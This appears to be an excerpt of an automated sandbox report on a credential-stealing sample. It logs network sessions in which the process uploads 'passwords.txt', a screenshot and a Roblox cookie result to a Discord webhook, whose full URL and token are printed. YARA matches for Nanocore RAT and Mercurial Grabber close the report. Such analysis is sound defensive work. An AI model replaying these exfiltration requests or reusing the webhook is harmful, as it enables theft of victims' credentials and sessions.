{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=bzvUWDSnb5i1DvxUOOdqpPlrUZVxd6u559mhqMYf1H1AZnVOx%2BC50sUVteEhVnoznYMryLyOXdhKdtr1BgF6AZ8OVdPO68S7OFF1CwES%2Bweqr3oR6CMziHklwpLE"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=2b8b0025753c11ec94a142010a0a03ef52143851f261e0204361a53b02441c9da598e10a31b22121d2dff1c0441f8c4c; Expires=Wed, 13-Jan-2027 13:16:24 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=ef
2022-01-14 13:16:24 UTC	4	IN	Data Raw: 66 63 32 32 39 34 33 33 62 61 32 65 31 61 31 31 63 36 64 63 31 36 65 38 39 38 34 37 31 37 64 37 31 34 32 33 36 36 2d 31 36 34 32 31 36 36 31 38 34 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 37 32 33 37 62 37 62 33 36 34 61 37 34 2d 46 52 41 0d 0a 0d 0a Data Ascii: fc229433ba2e1a11c6dc16e8984717d7142366-1642166184; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6cd7237b7b364a74-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49752	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:25 UTC	4	OUT	POST /api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7 HTTP/1.1 Content-Type: multipart/form-data; boundary=----------3cde43b36e5043cd8b731216050e2461 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 662 Expect: 100-continue
2022-01-14 13:16:25 UTC	4	IN	HTTP/1.1 100 Continue
2022-01-14 13:16:25 UTC	4	OUT	Data Raw: 2d Data Ascii: -
2022-01-14 13:16:25 UTC	4	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 63 64 65 34 33 62 33 36 65 35 30 34 33 63 64 38 62 37 33 31 32 31 36 30 35 30 65 32 34 36 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 70 61 73 73 77 6f 72 64 73 2e 74 78 74 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 63 64 65 34 33 62 33 36 65 35 30 34 33 63 64 38 62 37 33 31 32 31 36 30 35 30 65 32 34 36 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 70 61 73 73 77 6f 72 64 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 Data Ascii: ----------3cde43b36e5043cd8b731216050e2461Content-Disposition: form-data; name="filename"passwords.txt----------3cde43b36e5043cd8b731216050e2461Content-Disposition: form-data; name="file"; filename="passwords.txt"Content-Type: multipart/for

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:25 UTC	5	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 13:16:25 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=2c1ab969753c11ec9e6042010a0a03a2; Expires=Wed, 13-Jan-2027 13:16:25 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 2 x-ratelimit-reset: 1642166187 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 215 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=F0xnN9H0cfIvVY5GFSijNy8o53FB9htp eVG%2BRPIHb%2B3gYOkd0Mwmd%2FA5F4WBKc0XWlfuP3CLxBlZgNFXsdfNbzIoR7RCgI4KY9Sr0YfuJk OHY%2BPHzXwD%2B9WXkNwc"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=2c1ab969753c11ec9e6042010a0a03a28ca7b8c9207a3b22ccb2616ec5d7977acb110dbe3537c 1dd7c1069b94029e62f; Expires=Wed, 13-Jan-2027 13:16:25 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=ebf
2022-01-14 13:16:25 UTC	6	IN	Data Raw: 63 38 35 63 64 62 33 65 30 32 33 36 64 33 35 62 35 65 33 62 31 62 64 66 32 36 33 30 32 32 62 30 34 35 61 36 36 2d 31 36 34 32 31 36 36 31 38 35 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 37 32 33 38 31 32 39 31 61 37 30 33 66 2d 46 52 41 0d 0a 0d 0a 33 33 38 0d 0a 7b 22 69 64 22 3a 20 22 39 33 31 35 33 37 32 34 30 39 31 34 35 33 30 33 33 34 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 32 33 39 35 34 36 37 30 35 38 30 34 32 30 36 Data Ascii: c85cdb3e0236d35b5e3b1bdf263022b045a66-1642166185; path=/; domain=.discord.com; HttpOnly; Secure; S ameSite=NoneServer: cloudflareCF-RAY: 6cd72381291a703f-FRA338{"id": "931537240914530334", "type": 0, "content": "", "channel_id": "9239546705804206
2022-01-14 13:16:25 UTC	7	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49753	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:25 UTC	7	OUT	POST /api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxyl pPM2dUs4LrksljK7 HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2022-01-14 13:16:25 UTC	8	IN	HTTP/1.1 100 Continue
2022-01-14 13:16:25 UTC	8	OUT	Data Raw: 7b Data Ascii: {
2022-01-14 13:16:25 UTC	8	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 52 6f 62 6c 6f 78 20 43 6f 6f 6b 69 65 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 63 6f 6f 6b 69 65 20 66 72 6f 6d 20 52 6f 62 6c 6f 78 20 53 74 75 64 69 6f 20 72 65 67 69 73 74 72 79 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Roblox Cookie**","value":"Unable to find cookie from Roblox Studio registry","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"use rname": "Mercuria

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:25 UTC	8	IN	HTTP/1.1 204 No Content Date: Fri, 14 Jan 2022 13:16:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=2d28b3c0753c11ecb6399ae6e3ba0d0a; Expires=Wed, 13-Jan-2027 13:16:25 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 1 x-ratelimit-reset: 1642166187 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 52 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mfD6vLJli1KsKJak6fvd2PMdIWF8cklZ rXXcwQkhnYI4ctHL%2BNkC1L8hEW%2FTOjhn3ivx8mFpuaJBAIB8swfi2QGx7lb7A6kBBOoonn8Dx1TuD%2B2DaWkQ fCmw7gMQ"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=2d28b3c0753c11ecb6399ae6e3ba0d0a62bfcb51e6f6c22ebbf32bba8d0f5bea3d943febbfc4e b0ea6d58fc231a47761; Expires=Wed, 13-Jan-2027 13:16:25 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=8
2022-01-14 13:16:25 UTC	9	IN	Data Raw: 63 61 31 31 30 61 36 61 36 62 36 64 66 36 63 35 36 32 30 34 66 64 35 30 65 63 37 31 36 34 66 38 35 63 34 37 30 30 39 2d 31 36 34 32 31 36 36 31 38 35 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 37 32 33 38 34 33 63 38 64 36 39 34 66 2d 46 52 41 0d 0a 0d 0a Data Ascii: ca110a6a6b6df6c56204fd50ec7164f85c47009-1642166185; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6cd723843c8d694f-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	162.159.137.232	443	C:\ProgramData\output.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:26 UTC	9	OUT	POST /api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxyl pPM2dUs4LrksljK7 HTTP/1.1 Content-Type: multipart/form-data; boundary=----------69ea6f20e22e45fdbf9ff26e6e4a8634 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 106574 Expect: 100-continue
2022-01-14 13:16:26 UTC	10	IN	HTTP/1.1 100 Continue
2022-01-14 13:16:26 UTC	10	OUT	Data Raw: 2d Data Ascii: -
2022-01-14 13:16:26 UTC	10	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 39 65 61 36 66 32 30 65 32 32 65 34 35 66 64 62 66 39 66 66 32 36 65 36 65 34 61 38 36 33 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 43 61 70 74 75 72 65 2e 6a 70 67 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 39 65 61 36 66 32 30 65 32 32 65 34 35 66 64 62 66 39 66 66 32 36 65 36 65 34 61 38 36 33 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 43 61 70 74 75 72 65 2e 6a 70 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 Data Ascii: ----------69ea6f20e22e45fdbf9ff26e6e4a8634Content-Disposition: form-data; name="filename"Capture.jpg----------69ea6f20e22e45fdbf9ff26e6e4a8634Content-Disposition: form-data; name="file"; filename="Capture.jpg"Content-Type: multipart/form-da
2022-01-14 13:16:26 UTC	26	OUT	Data Raw: ad Data Ascii:
2022-01-14 13:16:26 UTC	26	OUT	Data Raw: ae 36 6a 5a dc f0 4c cc a7 94 6b 50 55 f3 ce 7e 67 28 dc f5 c5 49 7f 79 35 b7 89 74 db 1d 03 48 7b 9b 79 ac 9e f2 5b 04 ce f9 be d7 16 e9 15 76 f2 0a c6 42 ae 32 46 dc e0 f2 2b 80 11 a8 39 02 93 cb 5f 4a 5e c3 fa f9 5a c3 f6 df d7 cf 73 d4 b4 db 3d 3f c3 96 5a b4 17 17 13 41 b8 e9 ed 6f fd a0 03 b6 99 3b a4 e5 04 ca 00 ce c6 39 e8 31 90 c5 78 2a 7c e6 fe ce fb 4f d4 6e 2d 75 24 91 6f 51 cf 9b e6 1c 96 27 9d d9 fe 20 73 9c f7 ce 6a a0 85 33 9c 53 82 85 1c 55 d3 a6 e3 37 27 d4 99 d4 52 8d 90 37 dd 3f 4a ed 7c 49 a9 d8 e9 d6 2d 04 6f 79 35 fe a3 a1 e9 f6 ef 0b 44 ab 04 4a 12 37 df bb 71 2e df 28 00 6d 5c 6e 3c 9e fc 59 a6 84 51 9c 0e b5 a4 e1 cc d7 91 34 e7 c8 db fe b7 5f e4 7a 63 49 15 d7 88 7c 43 2d cf 97 ff 00 14 ee b3 73 a9 a8 73 cb c6 d9 1b 7d ff 00 7a Data Ascii: 6jZLkPU~g(Iy5tH{y[vB2F+9_J^Zs=?ZAo;91x*|On-u$oQ' sj3SU7'R7?J|I-oy5DJ7q.(m\n<YQ4_zcI|C-ss}z
2022-01-14 13:16:26 UTC	42	OUT	Data Raw: ec Data Ascii:
2022-01-14 13:16:26 UTC	42	OUT	Data Raw: 50 7d 66 4b 74 73 c1 08 f5 a5 0b 8a de f2 ed 9b aa 0a 4f b1 da b7 b5 1e c4 7f 59 5d 51 87 8a 70 19 ad 93 a6 c4 7e eb 11 4c 3a 51 ec e3 f1 14 7b 26 83 eb 10 32 f6 d3 80 ab e7 4c 94 74 c1 a8 da c6 65 e7 6d 1c 8c 3d ac 5f 52 b6 29 71 52 9b 77 1d 54 d3 7c b2 3b 7e 94 f9 47 cc 86 8a 78 eb 40 4a 76 da a4 89 b8 0a 78 a6 81 4f 02 a8 86 18 a7 6d a4 a5 14 12 1b 28 d9 52 0a 70 a7 62 79 99 5c c7 49 e5 d5 ac 52 ec cd 16 0e 72 9f 97 49 e5 d5 df 2e 93 ca f6 a5 ca 3f 68 52 f2 e8 d9 56 cc 5e d4 d3 1f b5 1c a5 7b 42 a1 4a 36 d5 a3 1d 21 4a 5c a3 e7 2a ed a5 db 53 ed a4 29 45 87 ce 42 16 97 15 26 da 5c 51 60 e6 18 05 38 0a 5c 52 e2 99 37 10 0a 5c 53 80 a5 c5 31 5c 6e 28 03 14 ec 51 8a 2c 2b 89 8f a5 34 c6 a7 f8 45 3f 14 b8 a2 c8 7c c4 26 dd 0f 6c 53 7e ca 3b 35 59 c5 2e 29 Data Ascii: P}fKtsOY]Qp~L:Q{&2Ltem=_R)qRwT|;~Gx@JvxOm(Rpby\IRrI.?hRV^{BJ6!J*S)EB&\Q`8\R7\S1\n(Q,+4E? |&lS~;5Y.)

Timestamp	kBytes transferred	Direction	Data
2022-01-14 13:16:26 UTC	58	OUT	Data Raw: 6a Data Ascii: j
2022-01-14 13:16:26 UTC	58	OUT	Data Raw: 40 f0 86 98 3d eb cc 87 32 2f d6 b8 70 9f c1 7e ac fa 3a bf 1a f4 47 b3 ea 9c 68 5a 4f fd 71 1f ca b1 7b d6 de ad c6 8d a5 0f fa 62 3f 90 ac 3a e5 c2 ff 00 0f ef 2b 1f fc 6f b8 5c 52 e0 d2 66 97 35 d2 71 85 3c 53 29 41 a9 1a 24 a5 a6 83 4b de 91 68 51 4e 14 dc d3 85 22 90 ee d4 a2 90 76 a7 8a 82 d0 a3 ad 48 2a 3a 90 0a 96 68 85 a7 8a 6f 6a 51 52 68 87 8e b5 20 3c 54 43 d6 9e 0d 4b 2d 32 41 d6 9c 0f 34 c0 73 4a 2a 19 68 98 1a 78 a8 81 c5 48 a7 35 0c d5 0f a7 53 69 73 81 50 58 e1 d6 bc a7 e2 81 e6 df fe ba b7 fe 82 b5 ea a0 d7 95 7c 52 e3 ec df f5 d5 ff 00 92 d6 b4 3e 23 3a bd 0f 1e a5 a8 b7 fd 29 43 8a c7 98 ef e5 64 c3 a5 34 9a 67 98 29 37 d1 cc 2e 56 49 45 47 be 97 78 a2 e8 76 63 e8 14 dd e2 8d e2 9d d0 ac c9 29 45 45 bc 53 b7 8a 77 42 b1 26 68 cd 47 bc Data Ascii: @=2/p~:GhZOq{b?:+o\Rf5q<S)A$KhQN"vH*:hojQRh <TCK-2A4sJ*hxH5SisPX|R>#:)Cd4g)7.VIEGxvc)EES wB&hG
2022-01-14 13:16:26 UTC	73	OUT	Data Raw: ca Data Ascii:
2022-01-14 13:16:26 UTC	73	OUT	Data Raw: 85 fd a3 88 fe 66 76 7f f0 b5 b5 af f9 f0 b0 ff 00 be 5f ff 00 8a a5 1f 15 75 a3 ff 00 2e 36 1f f7 cb ff 00 f1 55 c6 f9 62 94 25 1f d9 f4 3f 95 09 e6 38 8f e6 65 cd 5b 54 9f 5c d5 65 d4 6e 23 8d 25 94 28 65 8f 3b 78 00 71 9f a5 42 a2 91 56 a4 02 bb a9 c1 41 28 ad 91 e7 d5 a8 e7 27 27 bb 1c 29 c3 ad 34 52 d6 c6 23 e9 c2 98 29 e2 99 0c dc f0 e8 26 6b 83 e9 19 fe 46 b3 3f 88 d6 b7 86 86 5a ec fa 47 fd 0d 65 7f 11 fa d7 35 3f e2 cb e4 5d 65 fb b8 8b 48 28 a5 ad ce 50 a5 a0 51 40 85 a5 a4 a5 a9 62 62 d2 d2 51 40 85 a2 92 96 90 0b 4e a6 53 bb d0 48 ea 05 14 52 10 b4 ea 68 a5 a4 22 c4 12 60 e2 ba 3d 0e 4d b7 51 ff 00 bd 5c b2 9c 36 6b 6f 46 9b fd 25 3f de 15 c7 8a 85 e0 cf 4f 2e ab 6a a9 1b 1f 12 24 c5 95 b2 fa 92 6b cc b4 d3 ff 00 13 9b 4f fa ec bf ce bd 0f e2 Data Ascii: fv_u.6Ub%?8e[T\en#%(e;xqBVA('')4R#)&kF?ZGe5?]eH(PQ@bbQ@NSHRh"`=MQ\6koF%?O.j$kO
2022-01-14 13:16:26 UTC	89	OUT	Data Raw: 9b Data Ascii:
2022-01-14 13:16:26 UTC	89	OUT	Data Raw: fe 79 49 ff 00 7c 9a 5f 22 6f f9 e4 ff 00 f7 c9 a2 e8 2c c6 51 4e f2 26 ff 00 9e 4f ff 00 7c 9a 3c 99 bf e7 93 ff 00 df 26 8b a0 b3 1b 4e a5 f2 26 ff 00 9e 52 7f df 26 97 c9 9b fe 79 49 ff 00 7c 9a 77 42 b3 1b 4a 29 7c 99 bf e7 94 9f f7 c9 a3 c9 9b fe 79 49 ff 00 7c 9a 39 90 59 89 45 2f 93 37 fc f2 93 fe f9 34 be 4c df f3 c9 ff 00 ef 93 47 32 0b 31 b4 a2 97 c9 9b fe 79 3f fd f2 69 7c 99 bf e7 93 ff 00 df 26 9f 32 15 98 94 52 f9 33 7f cf 27 ff 00 be 4d 06 39 14 65 a3 60 3d 48 a7 74 2e 56 25 14 9d e9 4d 31 05 28 eb 48 29 78 a0 05 a2 93 22 8c d3 15 87 52 8a 66 ea 37 66 9d c2 c4 82 8a 66 68 cd 17 15 89 33 46 45 47 9a 29 dc 56 24 dc 3d 68 dd 4d a2 8b 85 87 6e a3 26 92 8a 77 10 66 8a 28 a0 05 14 b4 94 77 a6 02 d2 8a 6d 02 90 0e a3 9a 33 45 3b 88 5a 50 69 28 cd Data Ascii: yI|_"o,QN&O|<&N&R&yI|wBJ)|yI|9YE/74LG21y?i|&2R3'M9e`=Ht.V%M1(H)x"Rf7ffh3FEG)V$=hMn&wf(wm 3E;ZPi(
2022-01-14 13:16:26 UTC	105	OUT	Data Raw: 1e Data Ascii:
2022-01-14 13:16:26 UTC	105	OUT	Data Raw: db 45 78 97 fc 34 3c 1f f4 2d 49 ff 00 81 83 ff 00 88 a3 fe 1a 1e 0f fa 16 a4 ff 00 c0 c1 ff 00 c4 51 c9 20 e6 47 b6 d1 5e 25 ff 00 0d 0f 07 fd 0b 52 7f e0 60 ff 00 e2 28 ff 00 86 87 83 fe 85 a9 3f f0 30 7f f1 14 72 48 39 d1 ed b4 57 89 7f c3 43 c1 ff 00 42 d4 9f f8 18 3f f8 8a 3f e1 a1 e0 ff 00 a1 6a 4f fc 0c 1f fc 45 1c 92 0e 74 7b 6d 15 e2 7f f0 d0 f0 7f d0 b5 27 fe 06 0f fe 22 8f f8 68 78 3f e8 5a 93 ff 00 03 07 ff 00 11 47 24 83 9d 1e d9 45 78 9f fc 34 34 1f f4 2d 49 ff 00 81 83 ff 00 88 a3 fe 1a 1a 0f fa 16 a4 ff 00 c0 c1 ff 00 c4 51 ec e5 d8 39 d1 ed 94 57 89 ff 00 c3 43 41 ff 00 42 d4 9f f8 18 3f f8 8a 3f e1 a1 a0 ff 00 a1 6a 4f fc 0c 1f fc 45 1e ce 5d 83 9e 27 b6 57 97 fc 78 ff 00 91 02 0f fb 08 47 ff 00 a0 3d 61 ff 00 c3 43 41 ff 00 42 d4 9f f8 Data Ascii: Ex4<-IQ G^%R`(?0rH9WCB??jOEt{m'"hx?ZG$Ex44-IQ9WCAB??jOE]'WxG=aCAB
2022-01-14 13:16:26 UTC	114	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 13:16:26 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=2ce2447f753c11eca22d42010a0a02f0; Expires=Wed, 13-Jan-2027 13:16:26 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1642166189 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 189 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\Va.nel.cloudflare.com\/report\/v3?s=OHqYhLX%2FwlABhsXOfJLWdN1oMjlYezdWSWbFMza7M1QVZrpjrx4gqTVt%2FNqAIG7%2F5AlzbqBoZh8EEXhD1W4U%2Bribf6Q1OQFwhKgPv48v1TkXRwXyB5VQvZ%2FJGdZf"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=2ce2447f753c11eca22d42010a0a02f072fb0eae1a5c122696aecae572e1e3038caae177014a2f251dee70a38032a56a; Expires=Wed, 13-Jan-2027 13:16:26 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=4f9
2022-01-14 13:16:26 UTC	115	IN	Data Raw: 31 38 36 31 33 33 64 65 30 36 35 61 35 36 36 30 30 32 35 35 38 33 37 33 34 35 33 38 61 36 36 31 32 36 33 35 64 2d 31 36 34 32 31 36 36 31 38 36 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 37 32 33 38 38 39 63 36 30 34 61 37 39 2d 46 52 41 0d 0a 0d 0a 33 35 36 0d 0a 7b 22 69 64 22 3a 20 22 39 33 31 35 33 37 32 34 36 34 35 31 30 31 31 36 34 35 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 32 33 39 35 34 36 37 30 35 38 30 34 32 30 36 Data Ascii: 186133de065a5660025583734538a6612635d-1642166186; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6cd723889c604a79-FRA356{"id": "931537246451011645", "type": 0, "content": "", "channel_id": "9239546705804206
2022-01-14 13:16:26 UTC	116	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 4Y85lSOUJ0.exe PID: 6896 Parent PID: 2248

General

Start time:	14:16:16
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\4Y85lSOUJ0.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\4Y85lSOUJ0.exe"
Imagebase:	0x690000
File size:	277504 bytes
MD5 hash:	4F439877B84B51B8CAA48AE81E1D2363
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000000.280292541.0000000000692000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000000.00000000.280292541.0000000000692000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000000.280292541.0000000000692000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000000.280292541.0000000000692000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000000.00000002.287619799.0000000002DE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.287642993.0000000003DE4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.287642993.0000000003DE4000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.287642993.0000000003DE4000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.286708512.0000000000692000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000000.00000002.286708512.0000000000692000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.286708512.0000000000692000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.286708512.0000000000692000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
